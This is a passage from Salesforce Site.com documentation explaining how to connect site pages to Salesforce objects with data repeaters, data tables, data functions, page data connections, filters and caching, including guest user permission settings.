- To allow guest users to view the data in or submit data to a Salesforce object, you must [set the object's data access permissions](#).
- When working with assets, the easiest way to take advantage of Site.com data services is to import the files into your website, and store a relative URL to these assets in your standard or custom object. See [Storing Assets to Use with Salesforce Objects](#) on page 5452.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

- If you add a data-bound page element to your site and then subsequently change a field type in the Salesforce object it's connected to—for example, changing a text field to a picklist—the data-bound page element will no longer work. You must reconfigure the data-bound page element to reference the updated field.
- If you update data in an object that's connected to a data table, data repeater, or data function, the changes are reflected automatically on the live site. To control this, you can add a picklist field to the object to specify when a record is approved to go live. Then you can use the field to [filter the records](#) by approved status, so only approved records appear on the live site.

[Setting Data Access Permissions for Salesforce Objects](#)

Sites built with Site.com are publicly available, so visitors access the site via the Guest User license that's associated with the site.

[Storing Assets to Use with Salesforce Objects](#)

Because websites built with Site.com are publicly available, site visitors don't have the security privileges required to view images and documents stored in your Salesforce objects, which are available to authenticated users only.

[Dynamically Retrieving Data with Data Repeaters](#)

Use a data repeater to connect to a standard or custom Salesforce object and retrieve a data set based on the filter criteria that you specify. When you combine a data repeater with data elements, custom code, or content blocks, you can create a "repeating template" that displays one or more records on the page.

[Adding a Form to the Page](#)

Use forms to collect data from your site visitors and submit the data to standard or custom Salesforce objects. Create web-to-lead forms, capture customer details, or gather feedback on your products or services.

[The Default, Error, and No Data Views](#)

Setting Data Access Permissions for Salesforce Objects

Sites built with Site.com are publicly available, so visitors access the site via the Guest User license that's associated with the site.

By default, site visitors can access information made available in an active public site, such as the site's pages and assets. However, to allow guest users to view or submit data to a Salesforce object, you must modify the object's permission in the site's guest user profile. Each site has a separate Guest User license, so you can control guest access to Salesforce objects on a per-site basis.

To edit the site's guest user profile:

1. On the Overview tab of Site.com Studio, click **Site Configuration** and click *Site Name Profile*. Alternatively, if you're adding a data repeater, data table, data function, or form to the page, click **go to the guest user profile** in the item's dialog box.
2. In the site's guest user profile, enable the "Read" permission on the standard or custom objects you want to retrieve data from using data repeaters, data tables, or data functions. Enable the "Create" permission on the objects you want to submit data to using forms. All permissions that aren't set by default must be set manually.
3. If required, modify the field-level security of an object.

Storing Assets to Use with Salesforce Objects

Because websites built with Site.com are publicly available, site visitors don't have the security privileges required to view images and documents stored in your Salesforce objects, which are available to authenticated users only.

Therefore, the easiest way to take advantage of Site.com data services is to import the files into Site.com, and instead store a relative URL to these assets in your standard or custom object. Alternatively, if your images or files are hosted elsewhere and readily available on the Internet, you can use an absolute URL.

For example, let's say you want to use a custom object called "Catalog" to build a Catalog site page that displays product details and images. Before you begin building the Catalog site page, you would:

1. Import the product images into your Site.com site.
2. In the Catalog object, create a field to store the relative URL of the image, such as `Image URL`.
3. For each product record, add the relative path of the image. This URL is relative to the site, so if you upload `widget.png` to your site, the relative path is `/widget.png`. URLs are case sensitive.

Then, when you add a data table, or a data repeater and data elements to the Catalog site page to display the product data, you can reference the `Image URL` field to dynamically display each product's image on the page.

Dynamically Retrieving Data with Data Repeaters

Use a data repeater to connect to a standard or custom Salesforce object and retrieve a data set based on the filter criteria that you specify. When you combine a data repeater with data elements, custom code, or content blocks, you can create a “repeating template” that displays one or more records on the page.

To add a data repeater to a page:

1. Drag a **Data Repeater** from the Page Elements pane onto the page.
2. Select the object that you want to connect to.

Note:

- For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the [guest user profile](#), enable the relevant object's “Read” permission, and refresh the list.
 - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site’s guest user profile.
3. Optionally, in Filters, select criteria to filter your data set. If you don’t select any criteria, all the data from the item is returned.
 - a. Select the field to which the filter criteria apply. The Field drop-down list displays the object’s fields, followed by the fields of all parent objects, which use the format `parent_object_name.field_name`.
 - b. Select [the operator](#) to control how results are filtered. For example, select `Equals` to return an exact match.
 - c. Select [the source](#) of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
 - d. Set the value of the filter. If you’re using a query string, you can also specify what should happen if the query string is missing.
 - e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

Note: If you’re using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

4. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, if you’re working with an object that contains user data, you could sort your results by gender first and then by name.
5. In Limits, you can limit the number of returned results. For example, if you’re only interested in the top five results, enter `5` in the `Limit results to` field.
6. If you’re adding [pagination](#), specify the number of results to display per page in the `Results per page` field.
7. Click **Save**.

Next, you must add either [data elements](#), [custom code](#), or [content blocks](#) to the data repeater to display the data it retrieves.

[Displaying Data Using Data Elements](#)

You can use a data element to display the data retrieved by a page data connection or a data repeater. The data element binds to a field in the object and acts as a placeholder that's replaced with the field's data when the page loads.

[Displaying Data Using Custom Code](#)

In addition to data elements and content blocks, you can also use custom code as an alternative way to display data in a data repeater or in a page data connection. It's particularly useful for displaying field data that's inline with text.

[Displaying Data Using Content Blocks](#)

In addition to data elements and custom code, you can also use content blocks as an alternative way to display data in a data repeater or in a page data connection. It's particularly useful for displaying field data that's inline with text.

[Dynamically Retrieving Data with Data Tables](#)

Use a data table to connect to a standard or custom Salesforce object, retrieve a data set based on the filter criteria that you specify, and display one or more record as rows in the table. A data table's columns bind to the fields of the object it's connected to. Each column cell acts as a placeholder that is replaced with the field's data when the page loads.

[Editing Columns in a Data Table](#)

[Adding Pagination to Data Repeaters and Data Tables](#)

[Using Data Functions](#)

A data function lets you connect to a standard or custom Salesforce object, perform calculations on the returned results, and display the calculation on the page. For example, for a particular field in an object, you can use a data function to calculate the total value or the average amount of all returned records.

[Page Data Connections Overview](#)

Page data connections make it easy for site administrators and designers to create a detail page for a single record when working with Salesforce objects.

[Retrieving Data with Page Data Connections](#)

Use a page data connection to create a detail page for a single record when working with Salesforce objects.

[Accessing Data in Related Objects Overview](#)

[Displaying Data from Related Objects Using Nested Data Repeaters](#)

You can retrieve data from any child object of a parent object using a data repeater that contains another data repeater, data table, or data function. The outer or parent data repeater connects to an object, such as Accounts. In turn, the inner data repeater, data table, or data function automatically lets you connect to any child objects, such as Contacts. This is also known as a *nested data repeater*.

[Improving Performance Using Caching](#)

[Data Filters](#)

[About Displaying Dynamic Data Using Expressions](#)

Site.com uses expression language to display data dynamically. Expressions serve as placeholders for data that will be replaced with information when the page loads. When working with data-bound page elements or custom widget properties, you can use expressions to customize how data is displayed on the page.

[Data Filtering Examples](#)

SEE ALSO:

- [The Default, Error, and No Data Views](#)

- [Data Filtering Examples](#)
- [Site.com Data Services Overview](#)

Displaying Data Using Data Elements

You can use a data element to display the data retrieved by a page data connection or a data repeater. The data element binds to a field in the object and acts as a placeholder that’s replaced with the field’s data when the page loads.

When combined with a data repeater, data elements result in a “repeating template” that displays one or more records on the page. When used with a page data connection, data elements display data from a single record.

You can use data elements to display plain text, formatted text (for dates and numbers), or images. You can also add hyperlinks to data elements to allow site visitors to navigate to another page, such as a detailed description, or to refresh the data displayed on the page or the data repeater based on their selection. See [Data Filtering Examples](#) on page 5474.

When the page is open:

1. Drag a **Data Element** from the Page Elements pane onto the data repeater. Alternatively, if the page has a page data connection, drag the **Data Element** page element directly onto the page canvas.
2. Select the field to display. To [customize how the field’s data is displayed](#), click **Customize**.
 -  **Note:** The object’s fields are listed first, followed by the fields of all [parent objects](#), which use the format `parent_object_name.field_name`.
3. Select the display type.

Option	Description
Text	Lets you display the field’s data as plain text.
Formatted text	Lets you choose from several text display formats if you’re working with dates, times, or currency.
Image	Lets you display the field’s data as an image if the field contains an image URL. The URL can be absolute or relative to the site . You can also select a field to use for the alternative text or enter custom text.

4. To create a hyperlink, select `Add a hyperlink`. Otherwise, go to step 8.

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- Site.com Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

5. Select the link type.

Option	Description
A URL	<p>Lets you link to a Web page by:</p> <ul style="list-style-type: none"> Choosing a field that you want to reference, such as a field that stores the relative URLs of PDFs you uploaded to your site. Choosing a field that you want to reference and clicking Customize to add an absolute URL or to create a custom link, such as a URL query string.
An item in your site	<p>Lets you link to a page, image, or file in the site by selecting the item type and then selecting the item. (If you can't see the list of items, place your cursor in the <code>URL</code> field and press the DOWN key on your keyboard.)</p> <p>You can also customize the URL—for example, by creating a URL query string.</p>
An email	<p>Lets you link to an email message by entering the recipient's address, and the message subject and body.</p> <p>You can use merge fields to access the object's fields. For example, if an object has an <code>Email</code> field, enter the merge field, such as <code>{ !email }</code>, in the Email address text box.</p> <p>When the link is clicked, it opens a new message window in the user's email client and adds the appropriate email address to the To: field.</p>

6. Optionally, enter a tooltip by selecting the required field or clicking **Customize** to add custom text. The tooltip displays as a pop-up when the user hovers over the link.
7. If you're linking to a URL or an item in your site, specify where the item should open.

Option	Description
Popup window	Loads the item into a popup window. When you select this option, you can set the title for the popup and control its appearance and size with the options that appear.
New window (<code>_blank</code>)	Loads the item into a new, unnamed browser window.
Same window (<code>_self</code>)	Loads the item into the same frame or window as the link. This is the default setting.
Topmost window (<code>_top</code>)	Loads the item into the topmost parent frameset or window of the frame that contains the link.
Parent window (<code>_parent</code>)	Loads the item into the parent frameset or window of the frame that contains the link.

8. Click **Save**.

The data element is displayed on the page as a merge field. To test the output, [preview the page](#).

Displaying Data Using Custom Code

In addition to data elements and content blocks, you can also use custom code as an alternative way to display data in a data repeater or in a page data connection. It's particularly useful for displaying field data that's inline with text.

When the page is open:

1. Drag a **Custom Code** page element from the Page Elements pane onto the data repeater. Alternatively, if the page has a page data connection, drag the **Custom Code** page element directly onto the page canvas.
2. To access the fields of the object that the data repeater or page is connected to, type `{!}` and double-click the [expression](#) that you want to display.

 **Note:** The object's fields are listed first, followed by the fields of all [parent objects](#), which use the format `parent_object_name.field_name`.

3. Add any additional expressions or text you require. For example:

```
To contact {!Name}, call {!Phone}.
```

where `{!Name}` and `{!Phone}` are placeholders for the values of the `Name` and `Phone` fields of each record.

4. Click **Save and Close**.

Dynamically Retrieving Data with Data Tables

Use a data table to connect to a standard or custom Salesforce object, retrieve a data set based on the filter criteria that you specify, and display one or more record as rows in the table. A data table's columns bind to the fields of the object it's connected to. Each column cell acts as a placeholder that is replaced with the field's data when the page loads.

To add a data table to the page:

1. Drag a **Data Table** from the Page Elements pane onto the page.
2. Select the object that you want to connect to.

Note:

- For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the [guest user profile](#), enable the relevant object's "Read" permission, and refresh the list.
 - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.
3. Optionally, in Filters, select criteria to filter your data set. If you don't select any criteria, all the data from the item is returned.
 - a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format `parent_object_name.field_name`.
 - b. Select [the operator](#) to control how results are filtered. For example, select `Equals` to return an exact match.
 - c. Select [the source](#) of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
 - d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
 - e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

4. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, if you're working with an object that contains user data, you could sort your results by gender first and then by name.
5. In Limits, you can limit the number of returned results. For example, if you're only interested in the top five results, enter `5` in the `Limit results to` field.
6. If you're adding [pagination](#), specify the number of results to display per page in the `Results per page` field.
7. Click **Next**.
8. Add available fields to the table by double-clicking a field, or selecting it and clicking .

9. Reorder the list of selected fields by clicking **Move Up** or **Move Down**.

10. Click **Save**.

 **Note:** You can't add page elements to a data table. However, you can add additional columns to a data table by selecting it and clicking **Edit**. On the Select Fields screen, select the additional fields and save your changes.

After you've added the data table to the page, you can use the Properties pane to:

- Provide a short heading or summary of the table's purpose in the `Caption` field. The caption appears above the table, and complies with W3C accessibility standards for screen reader users.
- Hide the column headings by deselecting `Show Column Headings` in the Table section.
- Make the columns sortable by selecting the jQuery Flexgrid theme in the Theme section and selecting `Enable Sorting`. The theme also changes the appearance of the table.
- Change the name of a column by selecting the column cell and updating its name in the `Column Heading` property in the Data Table section.

Editing Columns in a Data Table

A data table's columns bind to the fields of the object it's connected to. Each column cell acts as a placeholder that is replaced with the field's data when the page loads.

You can display plain text, formatted text (for dates and numbers), or images in the column cells. You can also add hyperlinks to column cells to allow site visitors to navigate to another page, such as a detailed description, or to refresh the data displayed in the data table based on their selection. See [Data Filtering Examples](#) on page 5474.

To edit a column:

1. Double-click the column cell in the data table.
2. Select the field to display. To [customize how the field's data is displayed](#), click **Customize**.

 **Note:** The object's fields are listed first, followed by the fields of all [parent objects](#), which use the format `parent_object_name.field_name`.

3. Select the display type.

Option	Description
Text	Lets you display the field's data as plain text.
Formatted text	Lets you choose from several text display formats if you're working with dates, times, or currency.

EDITIONS

Available in: **Salesforce Classic**

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Option	Description
Image	Lets you display the field's data as an image if the field contains an image URL. The URL can be absolute or relative to the site . You can also select a field to use for the alternative text or enter custom text.

- To create a hyperlink, select `Add a hyperlink`. Otherwise, go to step 8.
- Select the link type.

Option	Description
A URL	Lets you link to a Web page by: <ul style="list-style-type: none"> Choosing a field that you want to reference, such as a field that stores the relative URLs of PDFs you uploaded to your site. Choosing a field that you want to reference and clicking Customize to add an absolute URL or to create a custom link, such as a URL query string.
An item in your site	Lets you link to a page, image, or file in the site by selecting the item type and then selecting the item. (If you can't see the list of items, place your cursor in the <code>URL</code> field and press the DOWN key on your keyboard.) You can also customize the URL —for example, by creating a URL query string.
An email	Lets you link to an email message by entering the recipient's address, and the message subject and body. You can use merge fields to access the object's fields. For example, if an object has an <code>Email</code> field, enter the merge field, such as <code>{!email}</code> , in the Email address text box. When the link is clicked, it opens a new message window in the user's email client and adds the appropriate email address to the To: field.

- Optionally, enter a tooltip by selecting the required field or clicking **Customize** to add custom text. The tooltip displays as a pop-up when the user hovers over the link.
- If you're linking to a URL or an item in your site, specify where the item should open.

Option	Description
Popup window	Loads the item into a popup window. When you select this option, you can set the title for the popup and control its appearance and size with the options that appear.
New window (_blank)	Loads the item into a new, unnamed browser window.
Same window (_self)	Loads the item into the same frame or window as the link. This is the default setting.
Topmost window (_top)	Loads the item into the topmost parent frameset or window of the frame that contains the link.
Parent window (_parent)	Loads the item into the parent frameset or window of the frame that contains the link.

8. Click **Save**.

The column is displayed on the page as an expression. To test the output, [preview the page](#).

To change the name of a column, select the column cell and update the name in the `Column Heading` field of the Properties pane.

[Dynamically Retrieving Data with Data Tables](#)

[Site.com Data Services Overview](#)

Adding Pagination to Data Repeaters and Data Tables

Events let you add interactive and animated effects to the pages and page elements of your website. When using data repeaters and data tables, you can add pagination events so users can easily page through the displayed data. This is particularly useful when working with large amounts of data.

For example, if you've added a data repeater that displays all the users in an organization, you can add pagination to help users navigate through the data. You can add three pagination events:

- Previous Page
- Next Page
- Go To Page

Creating Previous and Next Pagination

You can create previous and next buttons so users can move through the data one page at a time. The process for creating both buttons is the same.

1. Create your data repeater or data table.
2. In the data repeater or data table, be sure to specify how many records to display per page in the Limits section.
3. Drag a button to the page.
4. In the Properties pane, change the Button Name to Previous Page or Next Page as appropriate.
5. In the Events pane, select the click event.
6. When the Actions box appears, click  and select the Previous Page or Next Page action.
7. In the Target Element, select the data repeater or data table.
8. Click **Save**.

Creating GoTo Pagination

Creating GoTo navigation is similar to creating the previous and next buttons, but you must add an input field so users can specify what page they want to go to.

1. Create your data repeater or data table.
2. In the data repeater or data table, be sure to specify how many records to display per page in the Limits section.
3. Drag a **Number** field onto the page.
4. In the Properties pane, change the field's Label Name to something that makes sense. For example, Enter Page Number.
5. Drag a **Button** onto the page.
6. In the Properties pane, change the Button Name to GoTo Page.
7. In the Events pane, select the click event.
8. When the Actions box appears, click  and select the Go To Page action.
9. In the Target Element, select the data repeater or data table.
10. For Input Field ID, select the field you created in step 3.

EDITIONS

Using Data Functions

A data function lets you connect to a standard or custom Salesforce object, perform calculations on the returned results, and display the calculation on the page. For example, for a particular field in an object, you can use a data function to calculate the total value or the average amount of all returned records.

To add a data function to a page:

1. Drag a **Data Function** from the Page Elements pane onto the page.
2. Select the object that you want to connect to.

**Note:**

- For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the [guest user profile](#), enable the relevant object's "Read" permission, and refresh the list.
 - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.
3. Optionally, in Filters, select criteria to filter your data set. If you don't select any criteria, all the data from the item is returned.
 - a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format *parent_object_name.field_name*.
 - b. Select [the operator](#) to control how results are filtered. For example, select *Equals* to return an exact match.
 - c. Select [the source](#) of the filter value. For example, to specify an explicit value, select *Fixed value*, or to use the values passed to the page via a query string, select *URL query string*.
 - d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
 - e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

EDITIONS

AND

Site administrator or designer role assigned at the site level

AND

"Manage Profiles and Permission Sets"

AND

"Customize Application"

4. In Functions, select a function:

Option	Description
Count	Counts the number of records that contain a value for the selected field. For example, if an object contains 30 records, but only 25 records have a value in the field you specify, the result is 25.
Maximum	Returns the highest value of all the values for the selected field. Applies to numbers, strings, and dates.
Average	Calculates the average value of all records for the selected field. For example, if you have 20 records with a total value of \$20,000 in the Price field, the average is \$1,000. Only applicable to fields that contain numbers.
Minimum	Returns the lowest value of all the values for the selected field. Applies to numbers, strings, and dates.
Sum	Calculates the total value of all records for the selected field.

5. Select the field it applies to.

6. Click **Save**.

Page Data Connections Overview

Page data connections make it easy for site administrators and designers to create a detail page for a single record when working with Salesforce objects.

When combined with repeater elements, custom code, or content blocks, page data connections let you connect to standard and custom objects, retrieve a specific record, and dynamically display the record on a site page.

Example: For example, let's say you want to list all of your company's accounts on a site page called Accounts. When a user clicks a **View Details** link, you want to open a site page called Account Detail to display information for the selected account.

In this case, you could add a data repeater to the Accounts site page to retrieve a list of records from the Account object (1). Using a data element, you could create a **View Details** link (2) that, when clicked, uses a URL query string to pass the `Account ID` field as a unique identifier to the Account Detail page. As the Account Details page loads, the page data connection uses the unique identifier value to dynamically return only that record's details (3).

EDITIONS

Available in: **Salesforce Classic**

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

With page data connections, you can use expressions to access the returned data anywhere on the page, including the page's properties. For example, let's say you want to use the account name as the title of the Account Detail page. In this case, you would simply enter `{!Name}` in the `Title` field on the Properties pane. When the page loads, it retrieves the account name for that particular record and displays it in the browser's title bar.

SEE ALSO:

[Retrieving Data with Page Data Connections](#)

[Site.com Data Services Overview](#)

Retrieving Data with Page Data Connections

Use a page data connection to create a detail page for a single record when working with Salesforce objects.

When combined with data elements, custom code, or content blocks, page data connections let you connect to standard and custom objects, retrieve a specific record, and dynamically display the returned data anywhere on the page. You can even use expressions to access the returned data in the page's properties.

When the page is open:

1. Ensure that the page is selected in the Page Structure pane.
2. Click **Add Connection** in the Page Data Connection section of the Properties pane.
3. Select the object that you want to connect to.

Note:

- For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the [guest user profile](#), enable the relevant object's "Read" permission, and refresh the list.
 - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.
4. Optionally, in Filters, select criteria to filter which record is returned. If you don't select any criteria, the first record is returned by default.
 - a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format `parent_object_name.field_name`.
 - b. Select [the operator](#) to control how results are filtered. For example, select `Equals` to return an exact match.
 - c. Select [the source](#) of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
 - d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
 - e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

5. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, say you want to create a page that displays the most popular movie. You could connect to a custom object that contains movie data, and instead of using filter criteria, you could sort by user rating in descending order. Because a page data connection returns a single record, only the highest rated movie is returned.
6. Click **Save**.

EDITIONS

Available in: **Salesforce Classic**

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

To edit the guest user profile:

- `Site.com Publisher User` field enabled on the user detail page

AND

Accessing Data in Related Objects Overview

Standard and custom objects have relationships that define how records in one object relate to records in another. For example, the Accounts object has a one-to-many relationship with the Contacts object—that is, each account can have one or more contacts associated with it. This relationship is also known as a parent-to-child or a master-detail relationship.

See [Object Relationships](#) for more information about relationships between objects in Salesforce.

Data repeaters, data tables, and data functions take advantage of these relationships to let you display data from related objects on the page.

About Accessing Data in Parent Objects

When you add a data repeater, data table, or data function to the page and connect it to a standard or custom object, you can automatically access the fields of any parent object it's related to.

If you add [filter criteria](#) to a data repeater, data table, or data function, the Field drop-down list in the Create Data Connection dialog box displays the object's fields, followed by the fields of all of its parent objects, which use the format `parent_object_name.field_name`. This lets you filter results based on a field in the parent object. So for example, when retrieving records from the Contacts object, you could decide to return only contacts where the account name (`Account.AccountName`) is "ABC Labs."

Similarly, when you add data elements to a data repeater, or columns to a data table, you can bind them to fields in a parent object. So for example, if you add a data table that's connected to the Contact object, you can add a column that binds to its `FullName` field and a column that binds to the Account object's `Account.AccountName` field to display the contact's name along with the name of the account it's associated with.

About Accessing Data in Child Objects

You can retrieve data from any child object of a parent object using a data repeater that contains another data repeater, data table, or data function. The outer or parent data repeater connects to an object, such as Accounts. In turn, the inner data repeater, data table, or data function automatically lets you connect to any child objects, such as Contacts. This is also known as a *nested data repeater*.

Let's say you want to display a list of accounts along with the names of the associated contacts, similar to this example.

ABC Labs

Francis Buchner

Acme Inc

Edward Stamos

Leanne Tomlin



Dixon Chemical

Darrin Clark

Andy Rother

Jack Fallon

You can achieve this by creating a data repeater (1) that's connected to Accounts, and adding a data element (2) to it that binds to the Account Name field. Then add a nested data repeater (3) that's connected to Contacts, which is a child of Accounts. Finally, add a data element (4) to the nested data repeater that binds to the Contact object's Full Name field.

SEE ALSO:

[Displaying Data from Related Objects Using Nested Data Repeaters](#)

[Dynamically Retrieving Data with Data Repeaters](#)

[Dynamically Retrieving Data with Data Tables](#)

Displaying Data from Related Objects Using Nested Data Repeaters

You can retrieve data from any child object of a parent object using a data repeater that contains another data repeater, data table, or data function. The outer or parent data repeater connects to an object, such as Accounts. In turn, the inner data repeater, data table, or data function automatically lets you connect to any child objects, such as Contacts. This is also known as a *nested data repeater*.

For example, if a data repeater is connected to Accounts, you can add a nested data function to it that's connected to Contacts to return the number of contacts associated with each account.

To create a nested data repeater:

1. [Add a data repeater](#) to the page.
2. Drag another **Data Repeater**, **Data Table**, or **Data Function** from the Page Elements pane onto the data repeater.
3. Select the related Salesforce object that you want to connect to.

 **Note:** You can also retrieve data from unrelated objects. However, as this can adversely affect the performance of your site, we recommend retrieving data from related objects only.

4. Optionally, in Filters, select criteria to filter your data set. If you don't select any criteria, all the data from the item is returned.
 - a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format `parent_object_name.field_name`.
 - b. Select [the operator](#) to control how results are filtered. For example, select `Equals` to return an exact match.
 - c. Select [the source](#) of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
 - d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
 - e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

 **Note:** If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

5. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, if you're working with an object that contains user data, you could sort your results by gender first and then by name.
6. In Limits, you can limit the number of returned results. For example, if you're only interested in the top five results, enter 5 in the `Limit results to` field.
7. If you're adding [pagination](#), specify the number of results to display per page in the `Results per page` field.
8. If you're working with a data table, click **Next** and add fields to the table by double-clicking a field, or selecting it and clicking .
9. Click **Save**.

You can either add [data elements](#) or [custom code](#) to the parent repeater to display its fields. Similarly, if you've nested a data repeater inside the parent data repeater, add data elements or custom code to the nested data repeater to display the child object's fields.

Improving Performance Using Caching

When working with data-bound page elements, such as data repeaters, data tables, and data functions, you can improve the performance and page rendering of your website using caching. Caching controls how often a page containing a data connection requests data from Salesforce.

Lets say 100 people visit the site page at the same time. Without caching, the page makes 100 separate requests for the same data, slowing performance considerably. However, with caching enabled, the data is requested and retrieved only once—the first time someone visits the page. Any subsequent requests for data during a set time period are returned from the cache. When the specified time period expires, the cache is refreshed.

The `Cache Duration (Minutes)` field in the Properties tab controls the length of time to cache retrieved data for the selected data repeater, data table, or data function.

The default value is 30 minutes. However, the appropriate number of minutes depends on your requirements. For example:

- If the data is updated frequently, such as in a commenting system or a stock ticker, you can disable caching by setting the value to zero to ensure the freshest data displays on the page.
- If the data changes infrequently, say just once a week, you can set the value to a much greater number of minutes. A longer caching period also helps ensure pages can display data even if the data source is momentarily unavailable.

 **Note:** Whenever updates to a site are published, the cache is deleted for all data connections. Caching begins again the next time a site visitor accesses the page.

[Using Data Functions](#)

Data Filters

When you add a data repeater, a data table, or a data function to a page, you don't have to limit the records it retrieves. However, if you're working with a Salesforce object that has thousands of records, you can limit the returned results using filter criteria.

When you add filter criteria, you need to specify:

- The field to which the filter criteria apply
- The operator
- [The source of the filter value](#)
- The filter value

Filter Operators

Operator	Description
Equals	Returns an exact match.
Not equal to	Returns records that don't have the value you specify.
Less than	Returns records that are less than the value you specify.
Greater than	Returns records that exceed the value you specify.
Less than or equal to	Returns records that match or are less than the value you specify.
Greater than or equal to	Returns records that match or exceed the value you specify.
Starts with	Use when you know what your value starts with, but not the exact text. For example, "california" would return California Travel, but not Surf California.
Ends with	Use when you know what your value ends with, but not the exact text.
Contains	Returns records that include your search string but might also include other information. For example, "california" would return California Travel and Surf California.
Includes	Use for field types that support multiple values to return records that contain one or more of the comma-separated values you specify.
Includes all	Use for field types that support multiple values to return records that contain all of the comma-separated values you specify.
Excludes	Use for field types that support multiple values to return records that don't contain one or more of the comma-separated values you specify. For example, for a Locations category field, "San Francisco,Vancouver" would exclude a record containing "San Francisco,Dallas" and a record containing "Vancouver,New York."
Excludes all	Use for a field types that support multiple values to return records that don't contain all of the comma-separated values you specify. For example, for a Locations category field, "San Francisco,Vancouver" would exclude only records that contain <i>both</i> terms.

Filter Value Sources

Source	Description
Fixed value	Use when you want to specify the value.
URL query string	Use when you want to pass variable content via a URL to the item when the page loads.
Global property	Use when you want to use a fixed value from the site, such as the current date or current time.
Request header	Use when you want to use a value from the browser, such as the host header or browser version.

Source	Description
Parent repeater	<p>Use when you want to create a query between unrelated objects. Available only when a data repeater, data table, or data function is nested inside a parent repeater, but the parent repeater's object is unrelated to the nested item's object.</p> <p> Warning: Retrieving data from unrelated objects can adversely affect the performance of your site. We recommend retrieving data from related objects only.</p>

[Dynamically Retrieving Data with Data Tables](#)

[Using Data Functions](#)

[About Displaying Dynamic Data Using Expressions](#)

About Displaying Dynamic Data Using Expressions

